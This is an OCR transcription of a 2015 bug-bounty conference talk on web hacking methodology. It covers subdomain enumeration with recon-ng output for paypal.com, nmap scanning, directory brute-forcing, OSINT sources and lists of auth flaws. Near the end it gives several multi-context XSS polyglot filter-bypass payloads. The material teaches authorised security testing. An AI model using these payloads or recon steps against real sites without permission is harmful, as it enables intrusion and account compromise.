How To Shot Web

(Better hacking in 2015)

bugcrowd

whoami

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- Director of Technical Ops
- Hacker & Bug hunter
- #1 on all-time leaderboard bugcrowd 2014

@jhaddix

What this talk's about...

Hack
Stuff
Better
(and practically)

And…LOTS of memes…. only some are funny

More Specifically

Step 1: Cut a hole in a box... j/k

Step 1: Started with my bug hunting methodology
Step 2: Parsed some of the top bug hunters' research (web/mobile only for now)
Step 3: Create kickass preso

Topics? BB philosophy shifts, discovery techniques, mapping methodology, parameters oft attacked, useful fuzz strings, bypass or filter evasion techniques, new/awesome tooling

Philosophy

Differences from standard testing


Single-sourced


- looking mostly for common-ish vulns
- not competing with others
- incentivized for count
- payment based on sniff test

Crowdsourced

- looking for vulns that aren't as easy to find
- racing vs. time
- competitive vs. others
- incentivized to find unique bugs
- payment based on impact not number of findings

The regular methodologies





Discovery

Find the road less traveled

^ means find the application (or parts of an application) less tested.

1. *.acme.com scope is your friend
2. Find domains via Google (and others!)
    a. Can be automated well via recon-ng and other tools.
3. Port scan for obscure web servers or services (on all domains)
4. Find acquisitions and the bounty acquisition rules
    a. Google has a 6 month rule
5. Functionality changes or re-designs
6. Mobile websites
7. New mobile app versions

Tool: Recon-ng script (enumall.sh)

```
#!/bin/bash

# Subdomain enumeration script that creates/uses a dynamic resource script for recon-ng.
# only 1 module needs api's (/api/google_site) find instructions for that on the wiki.
# Or you can comment out that module.
# uses google scraping, bing scraping, baidu scraping, netcraft, and bruteforces to find subdomains.
# by @jhaddix

# input from command-line becomes domain to test
```

https://github.com/jhaddix/domain


```
root@kali:~/Desktop# ./enumall.sh paypal.com
```

After it's done, a quick "show hosts" in the recon-ng prompt:


```
[recon-ng][paypal.com201401131409][resolve] > show hosts

+-------------------------------------------------------------------------------------------+
|              host              |    ip_address    | region | country | latitude | longitude |
+-------------------------------------------------------------------------------------------+
| accounts.paypal.com            | 66.211.168.93    |        |         |          |           |
| active-www.paypal.com          | 173.0.84.34      |        |         |          |           |
| active-www.paypal.com          | 173.0.88.34      |        |         |          |           |
| active-www.paypal.com          | 173.0.88.2       |        |         |          |           |
| active-www.paypal.com          | 173.0.84.2       |        |         |          |           |
| ad.paypal.com                  | 23.214.17.245    |        |         |          |           |
| advertising.paypal.com         | 23.214.16.211    |        |         |          |           |
| announcements.paypal.com       | 173.0.88.130     |        |         |          |           |
| announcements.paypal.com       | 173.0.84.130     |        |         |          |           |
| api-3t.sandbox.paypal.com      | 23.5.251.42      |        |         |          |           |
| api.sandbox.paypal.com         | 23.5.251.39      |        |         |          |           |
| apps.paypal.com                | 66.211.188.15    |        |         |          |           |
| autodiscover.paypal.com        | 64.68.79.242     |        |         |          |           |
| beta.paypal.com                | 192.69.184.181   |        |         |          |           |
| blueprint.paypal.com           | 66.211.188.151   |        |         |          |           |
| business.sandbox.paypal.com    | 173.0.82.91      |        |         |          |           |
| cms.paypal.com                 | 23.213.190.233   |        |         |          |           |
| coupons.paypal.com             | 23.214.16.211    |        |         |          |           |
| creditcenter.paypal.com        | 208.76.140.163   |        |         |          |           |
```

LMGTFY


let me Google that for you
site:paypal.com -www.paypal.com -www.sandbox
Google Search
I'm Feeling Lucky

LMGTFY


About 462,000 results (0.47 seconds)
Bill Me Later
https://creditapply.paypal.com/
Bill Me Later® is the fast, simple and secure way to pay online without using a credit card at more than 1000 stores. Simply select Bill Me Later at checkout.
PayPal: Error - Login United States
https://business.paypal.com/
Login securely to your PayPal United States account. PayPal - the safer, easier way to pay online, send money and accept payments.
PayPal Shopping - PayPal Shopping Offers:
https://shopping.paypal.com/offers PayPal
PayPal Shopping is the online shopping destination where you'll find exclusive deals, offers & coupons at 1000+ stores. Buy Now, Pay Later. Find offers.
PayPal Media Network
https://advertising.paypal.com/ Where.com
Navigation. About Us · Mobile and Online · Mobile Targeting · Online Targeting · Creative · Offers · News and Events · Ad Specs; MediaKit PDF; Terms and ...

List of mergers and acquisitions by Facebook

From Wikipedia, the free encyclopedia

46	March 25, 2014	Oculus VR	Virtual reality technology	USA, Irvine, CA	$2,000,000,000	
47	March 27, 2014	Ascenta	High-altitude UAVs	UK, Somerset, England	$20,000,000	
48	April 24, 2014	ProtoGeo Oy	Fitness tracking app Moves	Finland, Helsinki	undisclosed	
49	August 7, 2014	PrivateCore	Secure Server Technology	USA, Palo Alto, CA	undisclosed	
50	August 26, 2014	WaveGroup Sound	Sound Studio	USA, Burlingame, CA	undisclosed	
51	January 6, 2015	Wit.ai	Speech recognition	USA, Palo Alto, California	undisclosed	
52	January 8, 2015	Quickfire		USA	undisclosed	

https://www.facebook.com/notes/phwd/facebook-bug-bounties/707217202701640

Facebook Bug Bounties

October 14, 2014 at 9:52am

XSS
http://www.breaksec.com/?p=5713
http://www.nirgoldshlager.com/2013/01/another-stored-xss-in-facebookcom.html
https://nealpoole.com/blog/2011/03/xss-vulnerability-in-facebook-translations/
https://nealpoole.com/blog/2011/08/lessons-from-facebooks-security-bug-bounty-program/
http://paulosyibelo.blogspot.com/2014/07/the-unseen-facebook-bug-bounty-2014-x.html
http://blog.prakharprasad.com/2014/08/facebook-friendfeed-stored-xss.html
http://medu554.blogspot.com/2014/02/stored-xss-on-atlassolutions-facebook.html
http://blog.ptsecurity.com/2013/10/a-story-about-xss-on-facebook.html
https://www.youtube.com/watch?v=NQOK9-OXwsc (http://pastebin.com/raw.php?i=cuYRhM71)
http://www.websecresearch.com/2014/02/facebooks-boltpeterscom-configuration.html
http://nbsriharsha.blogspot.in/2014/03/finally-facebook-hunted.html
http://blog.fin1te.net/post/64715656088/content-types-and-xss-facebook-studio
http://en.internetwache.org/facebook-fixes-minor-issues-02-05-2014/
http://silentzzz.blogspot.com/2007/11/facebook-xss-vulnerability.html
http://habrahabr.ru/company/pt/blog/247709/
https://web.archive.org/web/20120416034642/http://gill.is/2012/04/11/new_website

Logic
http://www.nirgoldshlager.com/2013/01/how-i-hacked-facebook-employees-secure.html
http://pwndizzle.blogspot.in/2014/07/breaking-facebooks-text-captcha.html

Race Conditions
http://josipfranjkovic.blogspot.com/2015/04/race-conditions-on-facebook.html

Open Redirect ($500+)
http://thekaitokid.blogspot.com/2014/10/multiple-open-redirection.html
http://mreagle0x.blogspot.com/2014/11/bypassing-facebook-linkshim-filtration.htm
http://arulxtronix.blogspot.in/2013/08/facebook-open-url-redirectors-2013.html
http://www.vulnerability-lab.com/get_content.php?id=975
http://yassineaboukir.com/blog/how-i-discovered-a-1000-open-redirect-in-faceboo

Clickjacking
http://codegrudge.blogspot.in/2015/03/how-i-got-5000-from-facebook-bugbounty.
http://www.paulosyibelo.com/2015/03/facebook-bug-bounty-clickjacking.html

Object Reference ($12500+)
http://www.anandprakash.pw/2014/11/hacking-facebookcomthanks-posting-on.htr
http://blog.fin1te.net/post/53949849983/hijacking-a-facebook-account-with-sms
http://arulxtronix.blogspot.in/2013/09/delete-any-photo-from-facebook-by.html
http://www.dan-melamed.com/2013/06/hacking-any-facebook-account-exploit-poc
http://blog.fin1te.net/post/62263963253/removing-covers-images-on-friendship-pa
http://www.7xter.com/2015/02/how-i-hacked-your-facebook-photos.html

Privacy/Spam ($1500+)
http://philippeharewood.com/ability-to-invite-any-user-to-a-facebook-page-all-non-
http://sweethacking.blogspot.com/2014/11/how-i-made-500-usd-by-reporting-logic
http://patorjk.com/blog/2013/03/01/facebook-user-identification-bug/
https://www.facebook.com/notes/$2500-lakhpati-bug-at-facebook-gaining-access-of-a-closed-group/686615161373797
http://blog.internot.info/2014/05/facebook-skype-to-email-leak-3000-bounty.html

Port Scanning!

Port scanning is not just for Netpen!

A full port scan of all your new found targets will usually yield #win:

- separate webapps
- extraneous services
- Facebook had Jenkins Script console with no auth
- IIS.net had rdp open vulnerable to MS12_020

nmap -sS -A -PN -p- --script=http-title dontscanme.bro

^ syn scan, OS + service fingerprint, no ping, all ports, http titles

Dewhurst Security Blog

09 Dec 2014 on

How I hacked Facebook

Ok, ok. I didn't quite "hack Facebook". What I did was execute OS level commands on one of Facebook's acquisition's servers.

This is how I did it.

One day last September I was in bed with terrible flu. While I was bedridden I got bored and started to poke around Facebook's Bug Bounty program. I have participated in Bug Bounties before but never Facebook's.


This is by no means a complicated hack by the way, but it worked.

I started by port scanning Facebook's in scope domains with Nmap. Probed a few listening services on IPs that looked interesting.

Mapping

Mapping tips

- Google
- *Smart* Directory Brute Forcing
  - RAFT lists (included in Seclists)
  - SVN Digger (included in Seclists)
  - Git Digger
- Platform Identification:
  - Wapplyzer (Chrome)
  - Builtwith (Chrome)
  - retire.js (cmd-line or Burp)
  - Check CVE's
- Auxiliary
  - WPScan
  - CMSmap



Directory Bruteforce Workflow

After bruteforcing look for other status codes indicating you are denied or require auth then append list there to test for misconfigured access control.

Example:

GET http://www.acme.com - 200
GET http://www.acme.com/backlog/ - 404
GET http://www.acme.com/controlpanel/ - 401 hmm.. ok
GET http://www.acme.com/controlpanel/[bruteforce here now]

Mapping/Vuln Discovery using OSINT

Find previous/existing problem:

- Xssed.com
- Reddit XSS - /r/xss
- Punkspider
- xss.cx
- xssposed.org
- twitter searching
- ++

Issues might already reported but use the flaw area and injection type to guide you to further injections or filter bypass.

New Project: Maps

New OSINT/Mapping project

- 250+ bounty programs
- Crawl
- DNS info + bruteforce
- Bounty metadata (links, rewards, scope)
- API -> Intrigue

http://github.com/bugcrowdlabs/maps

```
{
   "program_name": "Yahoo",
   "reward_type" : "Dollars",
   "reward_low": "$50",
   "reward_high": "$15000",
   "scope": [
     {"DnsRecord" : "www.yahoo.com", "scope" : "include" },
     {"DnsRecord" : "yahoo.com", "scope" : "include" },
     {"DnsRecord" : "www.flickr.com", "scope" : "include" },
     {"DnsRecord" : "flickr.com", "scope" : "include" },
     {"Mobile" : "https://itunes.apple.com/app/yahoo!-mail/id577586159?mt=8", "scope" : "include" },
     {"Mobile" : "https://play.google.com/store/apps/details?id=com.yahoo.mobile.client.android.mail&referrer=utm_source%3Dmobile.yahoo.com%26utm_medium%3Ddetailpagelink
     {"Mobile" : "https://itunes.apple.com/app/yahoo!-weather/id628677149?mt=8", "scope" : "include" },
     {"Mobile" : "https://play.google.com/store/apps/details?id=com.yahoo.mobile.client.android.weather&referrer=utm_source%3Dmobile.yahoo.com%26utm_medium%3Ddetailpagel
     {"Mobile" : "https://itunes.apple.com/app/yahoo!/id304158842?mt=8", "scope" : "include" },
     {"Mobile" : "https://play.google.com/store/apps/details?id=com.yahoo.mobile.client.android.yahoo&referrer=utm_source%3Dmobile.yahoo.com%26utm_medium%3Ddetailpagelin
     {"Mobile" : "https://play.google.com/store/apps/details?id=com.yahoo.mobile.client.android.search&referrer=utm_source%3Dmobile.yahoo.com%26utm_medium%3Ddetailpageli
     {"Mobile" : "https://itunes.apple.com/app/yahoo!-search/id361071600?mt=8", "scope" : "include" },
     {"Mobile" : "https://itunes.apple.com/app/yahoo!-finance/id328412701?mt=8", "scope" : "include" },
     {"Mobile" : "https://play.google.com/store/apps/details?id=com.yahoo.mobile.client.android.finance&hl=en&referrer=utm_source%3Dmobile.yahoo.com%26utm_medium%3Ddetai
     {"Mobile" : "https://itunes.apple.com/app/flickr/id328407587?mt=8", "scope" : "include" },
     {"Mobile" : "https://play.google.com/store/apps/details?id=com.yahoo.mobile.client.android.flickr&referrer=utm_source%3Dmobile.yahoo.com%26utm_medium%3Ddetailpageli
     {"Mobile" : "https://itunes.apple.com/us/app/yahoo-news-atom/id784982356?mt=8", "scope" : "include" },
     {"Mobile" : "https://play.google.com/store/apps/details?id=com.yahoo.mobile.client.android.atom&referrer=utm_source%3Dmobile.yahoo.com%26utm_medium%3Ddetailpagelink
     {"Mobile" : "https://itunes.apple.com/app/yahoo-screen/id6948659999?mt=8", "scope" : "include" },
     {"Mobile" : "https://play.google.com/store/apps/details?id=com.yahoo.mobile.client.android.screen&referrer=utm_source%3Dmobile.yahoo.com%26utm_medium%3Ddetailpageli
     {"Mobile" : "https://play.google.com/store/apps/details?id=com.tul.aviate&referrer=utm_source%3Dmobile.yahoo.com%26utm_medium%3Ddetailpagelink", "scope" : "include"
     {"Mobile" : "https://play.google.com/store/apps/details?id=com.protrade.sportacular&referrer=utm_source%3Dmobile.yahoo.com%26utm_medium%3Ddetailpagelink", "scope" :
     {"Mobile" : "https://itunes.apple.com/app/yahoo!-sports/id286058814?mt=8", "scope" : "include" },
     {"Mobile" : "https://play.google.com/store/apps/details?id=com.yahoo.mobile.client.android.fantasyfootball&referrer=utm_source%3Dmobile.yahoo.com%26utm_medium%3Ddet
     {"Mobile" : "https://itunes.apple.com/app/yahoo!-fantasy-football/id328415391?mt=8", "scope" : "include" },
     {"DnsRecord" : "yahoo.net", "scope" : "exclude" },
     {"DnsRecord" : "www.yahoo.net", "scope" : "exclude" }
   ]
}
```

Using the Maps Project: Crawling

Using + Ruby + Anemone + JSON + Grep

$cat test_target_json.txt | grep redirect


https://test_target/redirect/?url=http://twitter.com/...
https://test_target/redirect/?url=http://facebook.com/...
https://test_target/redirect/?url=http://pinterest.com/...

New Tool: Intrigue

OSINT framework, simple to integrate. Features like:

- DNS Subdomain Brute force
- Web Spider
- Nmap Scan
- etc

Code @ http://github.com/intrigueio/intrigue-core



```
..

if ( h['DnsRecord']!="" && h['scope'] == "include" )
        dns_record_include =  h['DnsRecord']

        entity = {
                :type => "DnsRecord",
                :attributes => { :name => dns_record_include} #Required for intrigue
        }

        r = x.start "dns_brute_sub", entity, options_list
        ap r

        end
end
```

```
20:46:12 worker.1 | [ ] : Sending to Webhook: http://localhost:7777/v1/task_runs/4a117a10-3d06-4c82-aee7-cb5eb08ca973
```

TaskRun: dns_brute_sub

ID: aa921c00-689c-4cb1-96e8-e059f4ae3384

Start: 2015-07-14 03:22:31 UTC

End: 2015-07-14 03:25:50 UTC

Elapsed (s): 199

Entity: {"type"=>"DnsRecord", "attributes"=>{"name"=>"intrigue.io"}}

New Entities:

- DnsRecord: api.intrigue.io
  ({"type"=>"DnsRecord", "attributes"=>{"name"=>"api.intrigue.io"}})
- IpAddress: 72.14.190.138
  ({"type"=>"IpAddress", "attributes"=>{"name"=>"72.14.190.138"}})
- DnsRecord: blog.intrigue.io
  ({"type"=>"DnsRecord", "attributes"=>{"name"=>"blog.intrigue.io"}})
- IpAddress: 192.0.78.13
  ({"type"=>"IpAddress", "attributes"=>{"name"=>"192.0.78.13"}})
- DnsRecord: calendar.intrigue.io
  ({"type"=>"DnsRecord", "attributes"=>{"name"=>"calendar.intrigue.io"}})
- IpAddress: 74.125.25.121
  ({"type"=>"IpAddress", "attributes"=>{"name"=>"74.125.25.121"}})
- DnsRecord: core.intrigue.io
  ({"type"=>"DnsRecord", "attributes"=>{"name"=>"core.intrigue.io"}})
- DnsRecord: docs.intrigue.io
  ({"type"=>"DnsRecord", "attributes"=>{"name"=>"docs.intrigue.io"}})
- IpAddress: 74.125.28.121
  ({"type"=>"IpAddress", "attributes"=>{"name"=>"74.125.28.121"}})
- DnsRecord: email.intrigue.io
  ({"type"=>"DnsRecord", "attributes"=>{"name"=>"email.intrigue.io"}})
- IpAddress: 50.56.21.178
  ({"type"=>"IpAddress", "attributes"=>{"name"=>"50.56.21.178"}})
- DnsRecord: mail.intrigue.io
  ({"type"=>"DnsRecord", "attributes"=>{"name"=>"mail.intrigue.io"}})
- DnsRecord: sites.intrigue.io
  ({"type"=>"DnsRecord", "attributes"=>{"name"=>"sites.intrigue.io"}})
- IpAddress: 74.125.129.121

Auth and Session

Auth (better be quick)


Auth Related (more in logic, priv, and transport sections)

- User/pass discrepancy flaw
- Registration page harvesting
- Login page harvesting
- Password reset page harvesting
- No account lockout
- Weak password policy
- Password not required for account updates
- Password reset tokens (no expiry or re-use)

Session (better be quick)

Session Related

- Failure to invalidate old cookies
- No new cookies on login/logout/timeout
- Never ending cookie length
- Multiple sessions allowed
- Easily reversible cookie (base64 most often)



Tactical Fuzzing - XSS

XSS

Core Idea: **Does the page functionality display something to the users?**

For time sensitive testing the 80/20 rule applies. Many testers use **Polyglot** payloads. You probably have too!

XSS

';alert(String.fromCharCode(88,83,83))//';alert(String.fromCharCode(88,83,83))//";alert(String.fromCharCode(88,83,83))//";alert(String.fromCharCode(88,83,83))//--></SCRIPT>">'><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>

Multi-context, filter bypass based polyglot payload #1 (Rsnake XSS Cheat Sheet)

XSS

```
"">><marquee><img src=x onerror=confirm(1)></marquee>"
></plaintext\></|\><plaintext/onmouseover=prompt(1)
><script>prompt(1)</script>@gmail.com<isindex
formaction=javascript:alert(/XSS/) type=submit>'-->"
></script><script>alert(1)</script>"><img/id="confirm&lpar;
1)"/alt="/"src="/"onerror=eval(id&%23x29;>'"><img src="http:
//i.imgur.com/P8mL8.jpg">
```

Multi-context, filter bypass based polyglot payload #2 (Ashar Javed XSS Research)

XSS

“ onclick=alert(1)//<button ‘ onclick=alert(1)//> */ alert(1)//

Multi-context polyglot payload (Mathias Karlsson)


Other XSS Observations


Input Vectors
Customizable Themes & Profiles via CSS
Event or meeting names
URI based
Imported from a 3rd party (think Facebook integration)
JSON POST Values (check returning content type)
File Upload names
Uploaded files (swf, HTML, ++)
Custom Error pages
fake params - ?realparam=1&foo=bar'+alert(/XSS/)+'
Login and Forgot password forms

SWF Parameter XSS
